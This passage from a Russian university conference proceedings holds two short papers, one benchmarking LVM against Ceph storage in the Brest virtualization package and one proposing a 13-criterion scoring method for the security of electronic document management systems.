11. Штеренберг, С. И. Обеспечение безопасности на высокоуровневой среде Windows / С. И. Штеренберг, Г. С. Бударный, Р. Р. Ахметов // Региональная информатика (РИ-2022) : Юбилейная XVIII Санкт-Петербургская международная конференция. Материалы конференции, Санкт-Петербург, 26–28 октября 2022 года. СПб. : СПОИСУ, 2022. С. 585-586. EDN TNRZPK.
12. Свидетельство о государственной регистрации программы для ЭВМ № 2024691520 Российская Федерация. Программное обеспечение автоматизированного сбора и структурирования журналов приложений для выявления аномалий в информационных системах : заявл. 10.12.2024 : опубл. 23.12.2024 / А. В. Майоров, П. И. Шариков, А. В. Красов, А. И. Пешков ; заявитель «Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича». EDN IURLQM.
13. Волостных, В. А. Проблемы обеспечения безопасности персональных данных в высших учебных заведениях / В. А. Волостных, С. И. Штеренберг, Ю. В. Гвоздев // Информационные технологии и телекоммуникации. 2014. Т. 2, № 4. С. 134-141. EDN TKSXTZ.
14. Беккель, Л. С. Применение сетевой стеганографии в UDP-потоках для обеспечения безопасной передачи данных / Л. С. Беккель, А. В. Красов, Е. Ю. Герлинг // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2025. № 1. С. 63-67. DOI 10.46418/2079-8199_2025_1_12. EDN GAGFDM.

УДК 004.75-004.054

ОЦЕНКА ПРОИЗВОДИТЕЛЬНОСТИ СИСТЕМ ХРАНЕНИЯ ДАННЫХ В ПК СВ »БРЕСТ» И РАЗРАБОТКА АЛГОРИТМА ПО ИХ ВЫБОРУ

Строило Анна Юрьевна, Цветков Александр Юрьевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: stroiloana@yandex.ru, aleksandr.tcvetkov@sut.ru

Аннотация. В статье представлены результаты сравнительного анализа двух типов систем хранения данных (LVM и Ceph) в составе ПК СВ «Брест». Целью исследования является оценка производительности хранилищ по ключевым метрикам: IOPS, пропускная способность, задержки и загрузка процессора. Для этого были проведены нагрузочные тесты, имитирующие реальные сценарии эксплуатации: копирование больших файлов, работа с множеством мелких файлов, длительная нагрузка и тестирование с блоками переменного размера. На основе полученных данных разработан алгоритм выбора хранилища, учитывающий тип рабочей нагрузки, требования к производительности, масштабируемости и информационной безопасности. Предложенный подход позволяет администраторам обоснованно выбирать наиболее подходящее решение при развертывании ПК СВ «Брест» в защищённых ИТ-инфраструктурах.

Ключевые слова: система хранения данных; нагрузочное тестирование; критерии эффективности; алгоритм выбора; ПК СВ «Брест».

EVALUATION OF THE PERFORMANCE OF DATA STORAGE SYSTEMS IN THE SOFTWARE COMPLEX OF VIRTUALIZATION TOOLS «BREST» AND DEVELOPMENT OF AN ALGORITHM OF THEIR CHOICE

Stroilo Anna, Tsvetkov Alexandr
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: stroiloana@yandex.ru, aleksandr.tcvetkov@sut.ru

Abstract. The article presents the results of a comparative analysis of two types of data storage systems (LVM and Ceph) as part of the Brest virtualization software package. The purpose of the study is to evaluate storage performance based on key metrics: IOPS, bandwidth, latency, and CPU usage. To do this, load tests were conducted that simulate real-world operating scenarios: copying large files, working with many small files, long-term load, and testing with variable-size blocks. Based on the data obtained, a storage selection algorithm has been developed that takes into account the type of workload, performance, scalability, and information security requirements. The proposed approach allows administrators to reasonably choose the most appropriate solution when deploying the Brest virtualization software package in secure IT infrastructures.

Keywords: data storage system; load testing; performance criteria; selection algorithm; software complex of virtualization tools «Brest».

Введение. Система хранения данных (СХД) является одним из ключевых компонентов современной информационной системы. От её эффективности напрямую зависят такие показатели функционирования всей инфраструктуры, как производительность, отказоустойчивость, масштабируемость и способность адаптироваться к изменяющимся условиям нагрузки.

Поэтому выбор типа СХД становится одной из важных задач на этапе проектирования или модернизации сложных программно–технических комплексов.

Особое значение приобретает вопрос обеспечения информационной безопасности при выборе типа СХД. Хранимые данные зачастую содержат информацию, критичную для функционирования системы, что делает их привлекательной целью для внешних и внутренних угроз. Некорректно выбранная система хранения может стать уязвимым звеном, через которое возможны несанкционированный доступ, утечка данных или нарушение их целостности.

Особую значимость эта проблема приобретает при работе с отечественными программно–техническими комплексами, такими как Программный комплекс «Средства виртуализации «Брест» (ПК СВ «Брест»). Данный комплекс используется в условиях высоких требований к надёжности, скорости обработки данных и их целостности [1].

Одним из объективных способов оценки применимости той или иной СХД является нагрузочное тестирование — имитация реальных условий работы системы с последующим анализом метрик производительности. На основании полученных данных можно формировать обоснованные рекомендации по выбору наиболее подходящего типа СХД, что делает процесс принятия решения более точным и научно обоснованным.

Ключевыми показателями, характеризующими качество функционирования систем хранения данных, являются: максимальная пропускная способность, IOPS, уровень доступности, время отклика системы и поддержка объектного хранения данных (Object Storage). Эти параметры дают комплексное представление не только об эффективности системы при высоких нагрузках, но и о её устойчивости, скорости реакции на запросы, а также архитектурной адаптивности [2].

Максимальная пропускная способность — один из ключевых показателей производительности распределённой системы хранения данных. Она отражает предельный объем данных, который система способна передать или обработать за единицу времени. Измеряется обычно в мегабитах или гигабайтах в секунду. Высокая пропускная способность особенно важна в высоконагруженных системах, таких как облачные платформы и сервисы видеостриминга. Недостаточная пропускная способность может стать «узким местом», ограничивая общую производительность.

IOPS (Input/Output Operations Per Second) — это метрика, характеризующая производительность системы хранения на уровне операций чтения и записи. Показывает, сколько операций ввода–вывода система может выполнить за одну секунду.

Значение IOPS зависит от типа носителей (HDD/SSD), архитектуры системы, алгоритмов кэширования. Чем выше этот показатель, тем быстрее система реагирует на запросы. IOPS особенно важен при работе с интенсивными нагрузками, например, в базах данных и облачных средах. Его используют как один из основных параметров при сравнении различных решений по хранению данных.

Доступность системы — важнейший критерий надежности распределённой системы хранения данных. Под доступностью понимают способность системы предоставлять данные и выполнять запросы пользователей без продолжительных простоев [3].

Обычно выражается в процентах от общего времени работы за определённый период. Приемлемым считается уровень 99.99% и выше. Доступность обеспечивается за счёт механизмов отказоустойчивости, резервирования, балансировки нагрузки и автоматического восстановления. Особенно критичен данный параметр в финансовых системах, облачных сервисах и платформах реального времени, где даже кратковременные сбои могут привести к значительным последствиям.

Отклик системы — важный показатель производительности, характеризующий время между отправкой запроса пользователем и получением ответа от системы [4]. Обычно измеряется в миллисекундах. Чем ниже значение, тем быстрее система выполняет операции, что положительно сказывается на её воспринимаемую эффективность. Высокое время отклика может привести к ошибкам типа Timeout, которые, по сути, равнозначны временному отказу. Оптимизация отклика достигается за счёт кэширования, эффективной балансировки нагрузки и улучшения взаимодействия между узлами. Критично для веб-сервисов, облачных хранилищ и интерактивных приложений, требующих оперативного доступа к данным.

Механизм хранения данных на уровне объектов — важная характеристика распределённых систем хранения. Он предусматривает представление информации в виде объектов, включающих данные, уникальный идентификатор и метаданные [5].

Такая структура обеспечивает гибкость управления и удобство работы с большими объемами неструктурированных данных. За счет абстракции от низкоуровневых операций снижается сложность администрирования, исключается необходимость ручной настройки RAID-массивов и контроля фрагментации дисков. Объектное хранилище поддерживает горизонтальное масштабирование, что делает его популярным в облачных средах и системах хранения архивов, видео, логов и резервных копий.

Вместе с тем, механизм может уступать другим типам хранения по скорости случайного доступа и уровню согласованности. Однако эти ограничения часто допустимы ради масштабируемости и экономической эффективности.

Анализ основных критериев оценки качества функционирования распределённых систем хранения данных показывает, что их эффективность определяется совокупностью параметров: пропускной способностью, IOPS, уровнем доступности, временем отклика и реализацией объектного хранилища. Эти характеристики позволяют не только оценить производительность и надёжность системы, но и обоснованно подходить к выбору архитектурных решений в зависимости от поставленных задач.

Однако теоретический анализ и сравнение тех или иных решений на основе заявленных характеристик зачастую не позволяет получить полной картины реального поведения системы под нагрузкой. Именно поэтому для получения достоверных данных о производительности и устойчивости системы необходимо проведение практического нагрузочного тестирования.

Для реализации данного подхода был разработан и реализован нагрузочный стенд на рис. 1, предназначенный для моделирования различных сценариев взаимодействия с системами хранения данных Программного комплекса «Средства виртуализации «Брест».

Стенд позволил воссоздать типовые нагрузки, характерные для реальных условий эксплуатации, и измерить ключевые метрики производительности.



Рис. 1. Нагрузочный стенд

В ходе проведённого нагрузочного тестирования были измерены ключевые характеристики производительности систем хранения данных: пропускная способность, IOPS при различных типах операций (чтение, запись, случайное чтение/запись), задержка и загрузка ЦП (центрального процессора). Результаты тестирования представлены в таблице 1.

Таблица 1

Сравнение характеристик хранилищ при различных сценариях нагрузки

Вид тестирования	Копирование файла размером 5 Гб		Копирование 4000 файлов		Длительная нагрузка		Нагрузка блоками различной длины	
Показатель	LVM	Ceph	LVM	Ceph	LVM	Ceph	LVM	Ceph
Пропускная способность, МБ/с	76	110	44,6	35	3,08	44	5,25	70
IOPS	76	76	11400	9000	770	11500	645	14500
Средняя задержка, мс	209	450	2,79	10	1,29	3,0	25	80
Максимальная задержка, мс	6000	10000	34	4000	252,7	98	287	150
Загрузка ЦП, %	1,8	4	33,8	9	3,15	34	4,59	7

LVM показал высокую пропускную способность (~76 МБ/с) при последовательном доступе, что делает его предпочтительным решением для задач, связанных с миграцией виртуальных машин, установкой гостевых операционных систем и резервным копированием больших файлов. При этом загрузка ЦП оставалось на низком уровне (~1,8%), что свидетельствует о минимальной нагрузке на вычислительные ресурсы. Однако эффективность хранилища снижалась при случайном доступе, особенно при работе с большим количеством мелких файлов, где IOPS составил всего ~11400, что значительно ниже, чем у Ceph.

Ceph, напротив, продемонстрировал высокие значения IOPS (~9000–14500) при случайной записи и чтении, что делает его оптимальным выбором для сценариев с интенсивным обменом данными, таких как работа баз данных, журналы событий и управление контекстными данными. Его пропускная способность при последовательном доступе достигла 110 МБ/с, что близко к теоретическому максимуму сети 1 Гбит/с. Однако средняя задержка была выше, чем у LVM (до 450 мс), что связано с накладными расходами на распределённую архитектуру, репликацию данных и работу с сетевыми протоколами.

Также анализ результатов показал, что у LVM чтение данных осуществляется быстрее всего благодаря использованию кеша. Средняя пропускная способность при чтении составила около 106 МБ/с, а пиковые значения IOPS достигали 26 тысяч операций в секунду. При увеличении объёма данных наблюдалось снижение

скорости, связанное с исчерпанием возможностей кеширования. Запись данных показала меньшую стабильность — среднее значение пропускной способности составило 84 МБ/с, а IOPS — около 20 тысяч. Особенно заметны были скачки производительности при нагрузке свыше 8 ГБ, что может быть обусловлено особенностями работы LVM. Общая тенденция такова: с увеличением объёма данных свыше 4 ГБ наблюдается ухудшение производительности во всех режимах. Это объясняется тем, что кеш перестаёт справляться с нагрузкой, и данные начинают записываться напрямую на диск.

Таким образом, тестирование подтвердило, что чтение работает наиболее эффективно за счёт кеширования, запись менее предсказуема, а случайный ввод-вывод оказывает наибольшую нагрузку на систему. Полученные данные могут быть использованы для оптимизации конфигурации системы хранения и выбора решений, соответствующих конкретным задачам. Для обеспечения эффективного выбора типа системы хранения данных в составе ПК СВ «Брест» был разработан алгоритм выбора хранилища, основанный на результатах проведённых нагрузочных тестов и анализа требований к производительности, надёжности и безопасности. Алгоритм представлен на рис. 2 в виде блок-схемы, которая наглядно демонстрирует последовательность принятия решений при выборе хранилища.



Рис. 1. Алгоритм выбора типа системы хранения данных в ПК СВ «Брест»

Алгоритм выбора системы хранения данных в ПК СВ «Брест» основан на комплексном анализе типа рабочей нагрузки, требований к производительности и условиям эксплуатации. На первом этапе определяется характер доступа: если нагрузка носит последовательный характер, например, при миграции виртуальных машин или установке операционных систем, ключевым показателем становится пропускная способность, и предпочтение отдаётся LVM, особенно при использовании одного диска. В случае случайного доступа, характерного для баз данных, журналов событий или работы с множеством мелких файлов, основным критерием является значение IOPS, и в этом случае более эффективным оказывается хранилище Ceph, демонстрирующий высокую производительность и устойчивость. Далее учитывается необходимость отказоустойчивости и масштабируемости: если требуется репликация данных и защита от аппаратных сбоев, Ceph становится предпочтительным выбором благодаря своей распределённой архитектуре. Также оценивается длительность эксплуатации — при планировании долгосрочного использования Ceph обеспечивает более стабильную работу за счёт автоматического балансирования нагрузки между узлами кластера. Важное значение имеет и уровень информационной безопасности: хранилище должно соответствовать требованиям целостности и контролю

доступа. Таким образом, алгоритм позволяет обоснованно выбирать наиболее подходящее хранилище, учитывая не только технические характеристики, но и специфику применения в защищённой ИТ-инфраструктуре.

Заключение. В результате исследования были протестированы два типа систем хранения данных — хранилище LVM и кластер Ceph — в составе ПК СВ «Брест». На основе нагрузочного тестирования выполнено сравнение ключевых метрик производительности: IOPS, пропускная способность, задержки и загрузка процессора. Анализ показал, что LVM демонстрирует высокую эффективность при последовательном доступе, обеспечивая максимальную пропускную способность, тогда как Ceph превосходит его по показателям IOPS и отказоустойчивости, что делает его предпочтительным выбором для сценариев с интенсивным случайным доступом. На основании полученных данных разработан алгоритм выбора хранилища, учитывающий не только технические характеристики, но и требования к информационной безопасности, масштабируемости и условиям эксплуатации в государственных и корпоративных информационных системах. Полученные результаты могут быть использованы при проектировании, развертывании и оптимизации ПК СВ «Брест» в реальных ИТ-инфраструктурах, что способствует повышению эффективности и защищённости виртуализированной среды.

СПИСОК ЛИТЕРАТУРЫ

1. Руководство пользователя программного комплекса «Средство виртуализации „Брест“« [Электронный ресурс]. АО «РусБИТех», 2023. 94 с. URL: https://astra.ru/upload/iblock/ca7/ksb19b99tevlkediig2iwi6zx4pbbs16. pdf (дата обращения: 25.08.2025).
2. Басыров А. Г., Кошель И. Н., Абраменков В. В. Алгоритмы оценивания показателей качества функционирования распределенной системы хранения конфиденциальных данных // Интеллектуальные технологии на транспорте. 2024. № 2 (38). С. 13-19. DOI: 10.20295/2413-2527-2024-238-13-19.
3. Костюков, А. А. Критерии и средства оценки качества функционирования распределенной системы обработки информации / // Перспективы развития информационных технологий. 2016. № 28. С. 11-16. EDN VOLJJZ.
4. Таненбаум Э. Распределённые системы. Принципы и парадигмы. СПб.: Питер, 2003. ISBN: 5-272-00053-6.
5. Мазур, Э. М. Распределенные системы хранения данных: анализ, классификация и выбор // Перспективы развития информационных технологий. 2015. № 26. С. 33-60. EDN UZQENL.

УДК 004.056

ОЦЕНКА ЭФФЕКТИВНОСТИ СИСТЕМ БЕЗОПАСНОГО ЭЛЕКТРОННОГО ДОКУМЕНТООБОРОТА

Третьякова Анна Сергеевна
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mail: tretyakova.anna2207@yandex.ru

Аннотация. В статье рассматриваются особенности функционирования электронного документооборота и аспекты его информационной безопасности. Проведён анализ нормативной базы, угроз и уязвимостей, характерных для таких систем. Предложена универсальная методика количественной оценки эффективности защиты электронного документооборота на основе системы критериев, охватывающих технические, организационные и нормативные аспекты. Методика может быть адаптирована под различные типы организаций и позволяет обоснованно принимать решения в области информационной безопасности.

Ключевые слова: информационная безопасность; персональные данные; электронный документооборот; оценка эффективности; законодательство.

ASSESSMENT OF THE EFFECTIVENESS OF SAFE ELECTRONIC DOCUMENT MANAGEMENT SYSTEMS

Tretyakova Anna
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mail: tretyakova.anna2207@yandex.ru

Abstract. The article discusses the features of the functioning of electronic document management and aspects of its information security. An analysis of the regulatory framework, threats and vulnerability characteristic of such systems was carried out. A universal methodology for a quantitative assessment of the effectiveness of the protection of electronic document management based on a system of criteria covering technical, organizational and regulatory aspects is proposed. The technique can be adapted to various types of organizations and allows you to reasonably make decisions in the field of information security.

Keywords: information security; personal data; electronic document management; evaluation of effectiveness; legislation.

Введение. Переход на электронный документооборот обусловлен рядом факторов, включая цифровую трансформацию бизнеса, увеличение популярности удаленной работы, экономические и экологические выгоды, повышение требований к скорости документооборота, а также рост потребности в защите информации при работе с большими объемами данных. Современные организации стремятся автоматизировать процессы обмена документами, что позволяет ускорить их обработку, снизить издержки и повысить управляемость. Важным аспектом является также повышение уровня безопасности, так как правильно организованные системы электронного документооборота обеспечивают защиту данных, исключая риски утечек или подделок

документов. Таким образом, электронный документооборот становится важным элементом в работе организаций, обеспечивая высокий уровень безопасности информации.

С развитием информационных технологий риски кибератак увеличились. Согласно Федеральному закону от 27.07.2006 № 152-ФЗ «О персональных данных», организация обязана обеспечивать защиту персональных данных в процессе их обработки, что также касается и защиты документов, содержащих такие данные [1]. Важным риском является утечка информации через недостаточно защищённые каналы передачи данных, например, внешние носители, которые могут быть источником несанкционированного доступа, или вирусные атаки, способные повлиять на конфиденциальность и целостность данных. Основной угрозой является возможность несанкционированного доступа, также вредоносные программы могут нарушить целостность данных, повредить или уничтожить. Для обеспечения безопасности документооборота необходимо сочетать в себе технические, организационные и правовые меры [2].

По данным Positive Technologies в IV квартале 2024 — I квартале 2025 года 53% успешных атак пришлось на кражу конфиденциальной информации, видно по рис. 1. Большая часть украденных данных составляют персональные данные, затем идут учетные данные и коммерческая тайна. Также 48% атак были направлены на получение финансовой выгоды, это больше, чем за прошлый год [3].



Рис.1 Последствия атак

Нормативно-правовая база, регулирующая вопросы защиты электронного документооборота в Российской Федерации, включает несколько ключевых документов. Основными являются:

— Федеральный закон от 27.07.2006 №149-ФЗ «Об информации, информационных технологиях и о защите информации»;

— Федеральный закон от 27.07.2006 №152-ФЗ «О персональных данных»;

— Приказ ФСТЭК России от 11.02.2013 №17 «Об утверждении требований о защите информации, не составляющей государственную тайну, содержащейся в государственных информационных системах»;

— Приказ ФСТЭК России от 18.02.2013 № 21 «Об утверждении Состава и содержания организационных и технических мер по обеспечению безопасности персональных данных при их обработке в информационных системах персональных данных»;

— Приказ ФСБ России № 378 от 10.07.2014 № 378 «Об утверждении Состава и содержания организационных и технических мер по обеспечению безопасности персональных данных при их обработке в информационных системах персональных данных с использованием средств криптографической защиты информации, необходимых для выполнения установленных Правительством Российской Федерации требований к защите персональных данных для каждого из уровней защищенности».

В соответствии с п.11.1 ст.2 Федерального закона от 27.07.2006 № 149-ФЗ «Об информации, информационных технологиях и о защите информации» электронный документ — это информация, зафиксированная на электронном носителе и пригодная для восприятия человеком с использованием электронных вычислительных машин [4]. В свою очередь электронный документооборот представляет собой систему создания, хранения, обработки и передачи электронных документов с использованием информационных технологий.

Ключевые свойства электронных документов:

— достоверность;

— целостность;

— аутентичность;

— пригодность для использования.

Эти характеристики можно обеспечить с помощью таких механизмов, как усиленные квалифицированные электронные подписи и криптографические методы защиты, что соответствует требованиям законодательства, включая Федеральный закон от 6 апреля 2011 года № 63-ФЗ «Об электронной подписи».

Для обеспечения защищённого электронного документооборота в организации необходимо использовать комплекс технических, программных и организационных средств защиты информации. Тем не менее, для того, чтобы понять, насколько эффективно реализованы эти меры, необходимо проводить оценку эффективности принимаемых мер по обеспечению безопасности персональных данных системы защиты, как это предусмотрено ст.19 Федерального закона от 27.07.2006 № 152-ФЗ «О персональных данных». Это позволит выявить сильные и слабые стороны применяемых решений, а также определить необходимость их доработки или модернизации.

Методика оценки эффективности защиты электронного документооборота основывается на комплексном подходе, включающем проверку соответствия нормативно-правовым требованиям, анализ технических средств защиты, организационных мероприятий и уровня устойчивости системы к актуальным угрозам. Для оценки безопасности системы электронного документооборота используется 13 критериев, которые позволяют определить уровень защищенности системы от различных угроз: идентификация и аутентификация пользователей (ИАФ), управление правами доступа (УПД), обеспечение процессов согласования (ОПС), защита на уровне инфраструктуры (ЗНИ), резервное копирование и восстановление (РСБ), антивирусная защита (АВЗ), соблюдение требований нормативных документов (СОВ), анализ защищенности (АНЗ), оценка целостности данных (ОЦЛ), обнаружение и реагирование на инциденты (ОДТ), защита средств визуализации (ЗСВ), защита транспортных сред (ЗТС), защита информации при сохранении (ЗИС). Оценка проводится экспертами на основе выполнения каждого из критериев по шкале от 0 до 1.

Для оценки эффективности системы защиты электронного документооборота применяется интегральная формула, которая рассчитывает среднее значение эффективности по итоговым оценкам 13 ключевых критериев. Формула выглядит следующим образом (1):

$$\mathrm{W} = \frac{\sum_{j=1}^{m} X_j}{m}, \tag{1}$$

где X_j — выполнение требований одного из показателей оценки эффективности, j = 1; m — перечень показателей. А также $0 \leq W \leq 1$.

Пояснение результатов оценки строится на выделении четырех уровней эффективности защиты. Высокий уровень (0,9–1,0 по шкале оценки) свидетельствует о том, что система защиты полностью соответствует современным требованиям и способна эффективно противостоять актуальным угрозам. Удовлетворительный уровень (0,7–0,89) указывает на необходимость отдельных улучшений, в то время как недостаточный (0,5-0,69) и критически низкий (менее 0,5) уровни требуют серьезной модернизации системы защиты или даже ее полного пересмотра.

Когда уровень оценки эффективности вычислен, то необходимо его сравнить с установленным пороговым значением. Если оценка эффективности меньше, то требуется выполнить рекомендации для повышения уровня.

Необходимо определить для каких критериев получены наименьшие баллы и проанализировать несоответствие уровня. Также следует сформировать план компенсирующих мер и провести повторную оценку.

Если говорить о практическом применении, то оно происходит в несколько этапов. Сначала формируется перечень оцениваемых критериев, который определяется с учетом всей специфики организации. Далее проводится аудит системы защиты информации. С помощью всех собранных данных рассчитывается показатель эффективности.

Особую ценность методика представляет для обоснования инвестиций в информационную безопасность. Количественная оценка эффективности защиты позволяет сопоставить потенциальные затраты на модернизацию системы с возможными убытками от реализации угроз, что делает процесс принятия решений более обоснованным и прозрачным. Кроме того, регулярное применение методики позволяет отслеживать динамику изменения уровня защищенности системы и своевременно выявлять новые уязвимости.

Важно подчеркнуть, что оценка эффективности подсистемы защиты электронного документооборота не должна быть разовым мероприятием. В условиях быстро меняющихся угроз и постоянного развития технологий такая оценка должна проводиться регулярно, с периодичностью не реже одного раза в год, а также после любых существенных изменений в системе документооборота или используемых технологиях защиты. Только такой системный подход может обеспечить поддержание необходимого уровня защищенности электронного документооборота на протяжении всего жизненного цикла системы.

Заключение. Таким образом, в работе был рассмотрен комплексный подход к оценке защищённости электронного документооборота, основанный на нормативных требованиях и реальных угрозах безопасности. В дальнейшем планируется продемонстрировать предложенную методику на примере конкретной организации в рамках выпускной квалификационной работы. Это позволит не только подтвердить практическую применимость подхода, но и разработать рекомендации, адаптированные под реальные условия функционирования системы электронного документооборота.

СПИСОК ЛИТЕРАТУРЫ

1. Федеральный закон от 27.07.2006 № 152-ФЗ (ред. от 08.08.2024) «О персональных данных» // Справочная правовая система «КонсультантПлюс».
2. Лях Е.А., Макеева А.С. Безопасность в системе электронного документооборота // Международный студенческий научный вестник. 2023. № 6. URL: https://eduherald.ru/ru/article/view?id=21393 (дата обращения: 24.04.2025).
3. Актуальные киберугрозы: IV квартал 2024 года — I квартал 2025 года URL: https://www.ptsecurity.com/ru-ru/research/analytics/aktualnye-kiberugrozy-iv-kvartal-2024-goda-i-kvartal-2025-goda/#id1 (дата обращения: 22.04.2025).
